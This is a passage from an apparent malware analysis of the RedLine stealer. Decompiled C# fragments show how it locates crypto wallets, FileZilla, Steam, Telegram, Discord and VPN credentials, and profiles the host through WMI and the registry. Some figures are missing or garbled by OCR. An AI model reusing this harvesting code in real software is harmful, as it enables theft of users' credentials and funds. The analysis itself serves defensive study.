


Figure 34

The host, path, isSecure, expiry, name, and value entries are extracted from the moz_cookies table found in the cookies.sqlite file:

Figure 35

Cryptocurrency Wallets

The stealer targets the following wallets, which are browser extensions: YoroiWallet, Tronlink, NiftyWallet, Metamask, MathWallet, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxxLiberty, BitAppWallet, iWallet, Wombat, AtomicWallet, MewCx, GuildWallet, SaturnWallet, and RoninWallet (see figure 36).

```
            new string(new char[]
            {
                'Y',
                'o',
                'r',
                'o',
                'i',
                'W',
                'a',
                'l',
                'l',
                'e',
                't'
            })
        },
        {
            "ibnejdfjmmkpcnlpebklmnkoeoihofec",
            "Tronlink"
        },
        {
            "jbdaocneiiinmjbjlgalhcelgbejmnid",
            "NiftyWallet"
        },
        {
            "nkbihfbeogaeaoehlefnkodbefgpgknn",
            "Metamask"
        },
        {
            "afbcbjpbpfadlkmhmclhkeeodmamcflc",
            "MathWallet"
        },
        {
            "hnfanknocfeofbddgcijnmhnfnkdnaad",
            "Coinbase"
        },
        {
            "fhbohimaelbohpjbbldcngcnapndodjp",
            "BinanceChain"
        },
        {
            "odbfpeeihdkbihmopkbjmoonfanlbfcl",
            "BraveWallet"
        },
```

Figure 36

The first target is Armory, which stores the wallet in the “%AppData%\Armory” directory (“Recoursive” [sic]):

```
        public override IEnumerable<Class43> vmethod_1()
        {
            List<Class43> list = new List<Class43>();
            try
            {
                string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Armory";
                list.Add(new Class43
                {
                    Directory = directory,
                    Pattern = "*.wallet",
                    Recoursive = false
                });
            }
            catch
            {
            }
            return list;
        }
```

Figure 37

Atomic Wallet stores its files in the “%AppData%\atomic” folder:

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\atomic";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 38

The malware also targets the Exodus wallet, as shown in figure 39:




Figure 39

The binary searches for the “com.liberty.jaxx” directory that corresponds to the Jaxx Liberty wallet:




Figure 40

Guarda Wallet stores its files in the “%AppData%\Guarda” directory:

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Guarda";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 41

The binary is looking for files corresponding to the Coinomi wallet as well:

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Coinomi";
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = true
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 42

RedLine stealer uses the GetFolderPath function in order to find the “%AppData%\Electrum\wallets” folder:

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
        {
            '\\',
            'E',
            'l',
            'e',
            'c',
            't',
            'r',
            'u',
            'm',
            '\\',
            'w',
            'a',
            'l',
            'l',
            'e',
            't',
            's'
        });
        list.Add(new Class43
        {
            Directory = directory,
            Pattern = "*",
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Figure 43

The malicious process tries to identify a folder that corresponds to an Ethereum wallet:




Figure 44

There is also a generic search that is looking for a file called “wallet.dat” or “wallet” in the “%AppData%” directory:

Figure 45

The GetLogicalDrives method is utilized to retrieve the names of the logical drives on the local computer. The stealer can specify additional files/extensions that should be located in the “%DSK_23%” field:

Figure 46

Different applications

The stealer extracts the Discord tokens and chat logs from the “.log” and “.ldb” files:

Figure 47

The malicious process opens the “FileZilla ecentservers.xml” file:

Figure 48

The binary creates an XmlTextReader object and then an XmlDocument object. It loads the XML file opened above and constructs a list of accounts:





Figure 49

The malware extracts the following fields from the XML file: Host, User, Pass, and Port. These values are used to populate account.Username, account.Password, and account.URL:

```
            if (!Class2.smethod_7(Class2.smethod_6(object_), "Host"))
            {
                goto IL_8F;
            }
            Class2.smethod_23();
            if (Class2.smethod_22())
            {
                goto IL_7E;
            }
            goto IL_8D;
        case 3:
            goto IL_CF;
        case 4:
        case 8:
            goto IL_8D;
        case 5:
            goto IL_8F;
        case 6:
            goto IL_A1;
        case 7:
            goto IL_ED;
        case 9:
            break;
        case 10:
            continue;
        default:
            goto IL_8D;
        }
        IL_DB:
        if (Class2.smethod_7(Class2.smethod_6(object_), "Pass"))
        {
            goto IL_ED;
        }
        continue;
        IL_CF:
        Class2.smethod_12(account, Class2.smethod_8(object_));
        goto IL_DB;
        IL_8D:
        if (Class2.smethod_7(Class2.smethod_6(object_), "User"))
        {
            goto IL_CF;
        }
```

Figure 50

RedLine stealer extracts the Steam client path from the “SteamPath” registry value:



```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
{
    'S',
    'o',
    'f',
    't',
    'w',
    'a',
    'r',
    'e',
    '\\',
    'V',
    'a',
    'l',
    'v',
    'e',
    '\\',
    'S',
    't',
    'e',
    'a',
    'm'
})));
if (registryKey == null)
{
    return list;
}
string text = registryKey.GetValue(new string(new char[]
{
    'S',
    't',
    'e',
    'a',
    'm',
    'P',
    'a',
    't',
    'h'
})) as string;
```

Figure 51

The SSFN and VDF files are targeted for exfiltration by the stealer:

Figure 52

The process is looking for the folder that contains the Telegram application. The session data including images and conversations is stored in the “tdata” directory:

Figure 53

The executable also looks for the “Telegram Desktop\tdata” directory on the machine:

Figure 54

VPN software

RedLine stealer searches the filesystem for the “%USERPROFILE%\AppData\Local\NordVPN” directory, which corresponds to the NordVPN software:




Figure 55

The credentials stored in the “user.config” file are extracted by the malware, as highlighted in the figure below:




Figure 56

The credentials are decoded from Base64 and then stored in Account.Username and Account.Password:




Figure 57

The malicious executable steals the OpenVPN config file found at “%AppData%\OpenVPN Connect\profiles”:


Figure 58

The process tries to locate and exfiltrate the Proton VPN configuration files as well:

Figure 59

Host information

The binary extracts the processor name and the number of cores by running the following WMI query:



```
public static List<SystemHardware> smethod_1()
{
    List<SystemHardware> list = new List<SystemHardware>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new SystemHardware
                        {
                            Name = (managementObject["Name"] as string),
                            Counter = Convert.ToString(managementObject["NumberOfCores"]),
                            HardType = HardwareType.Processor
                        });
                    }
                    catch
                    {
                    }
                }
            }
        }
    }
    catch
    {
    }
    return list;
}
```

Figure 60

The name of the video controller and the memory size are retrieved via another WMI query:


```
public static List<SystemHardware> smethod_1()
{
    List<SystemHardware> list = new List<SystemHardware>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        uint num = Convert.ToUInt32(managementObject["AdapterRAM"]);
                        if (num > 0U)
                        {
                            list.Add(new SystemHardware
                            {
                                Name = (managementObject["Name"] as string),
                                Counter = num.ToString(),
                                HardType = HardwareType.Graphic
                            });
                        }
                    }
                    catch (Exception)
                    {
                    }
                }
            }
        }
    }
    catch (Exception)
    {
    }
    return list;
}
```

Figure 61

The malware obtains a list of antivirus/antispyware products and third-party firewalls:

Figure 62

The OpenSubKey method is utilized to open the “SOFTWARE\Clients\StartMenuInternet” registry key. The name of a browser is obtained via a function call to GetValue and then the path from the “shell\open\command” registry key:



```
public static List<BrowserVersion> smethod_4()
{
    List<BrowserVersion> list = new List<BrowserVersion>();
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet");
        if (registryKey == null)
        {
            registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");
        }
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            BrowserVersion browserVersion = new BrowserVersion();
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            browserVersion.NameOfBrowser = (string)registryKey2.GetValue(null);
            RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");
            browserVersion.PathOfFile = registryKey3.GetValue(null).ToString().smethod_2();
            if (browserVersion.PathOfFile != null)
            {
                browserVersion.Version = FileVersionInfo.GetVersionInfo(browserVersion.PathOfFile).FileVersion;
            }
            else
            {
                browserVersion.Version = "Unknown Version";
            }
            list.Add(browserVersion);
        }
    }
    catch
    {
    }
    return list;
}
```

Figure 63

The malicious process extracts the serial number of the physical disk drives:

```
public static string smethod_5()
{
    try
    {
        ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DiskDrive");
        try
        {
            ManagementObjectCollection managementObjectCollection = SystemInfoHelper.smethod_34(managementObjectSearcher);
            try
            {
                ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = SystemInfoHelper.smethod_35(managementObjectCollection);
                try
                {
                    while (SystemInfoHelper.smethod_38(managementObjectEnumerator))
                    {
                        ManagementObject object_ = (ManagementObject)SystemInfoHelper.smethod_36(managementObjectEnumerator);
                        try
                        {
                            return SystemInfoHelper.smethod_37(object_, "SerialNumber") as string;
                        }
                        catch
                        {
                        }
                    }
```

Figure 64

The list of running processes is retrieved by running the “SELECT * FROM Win32_Process” query. The malware creates a list that contains the session ID of the current process, the process ID and the name of a process extracted from the query, and the command line:




Figure 65

Another similar function is used to obtain a list of running processes' name and the path to the executable files:




Figure 66

OpenSubKey is utilized to open the "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" registry key, which contains the installed programs. The purpose is to extract the program name and version:




Figure 67

RedLine stealer gets a list of all installed input languages:

Figure 68

The total amount of physical memory available to the OS is retrieved by running the “SELECT * FROM Win32_OperatingSystem” WMI query:

Figure 69

The binary extracts the Windows product name and the processor architecture:

```
public static string smethod_11()
{
    try
    {
        string object_;
        try
        {
            object_ = (SystemInfoHelper.smethod_44() ? "x64" : "x32");
        }
        catch (Exception)
        {
            object_ = "x86";
        }
        string object_2 = SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName");
        SystemInfoHelper.smethod_45("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "CSDVersion");
        if (!SystemInfoHelper.smethod_46(object_2))
        {
            return SystemInfoHelper.smethod_47(object_2, " ", object_);
        }
    }
```

Figure 70

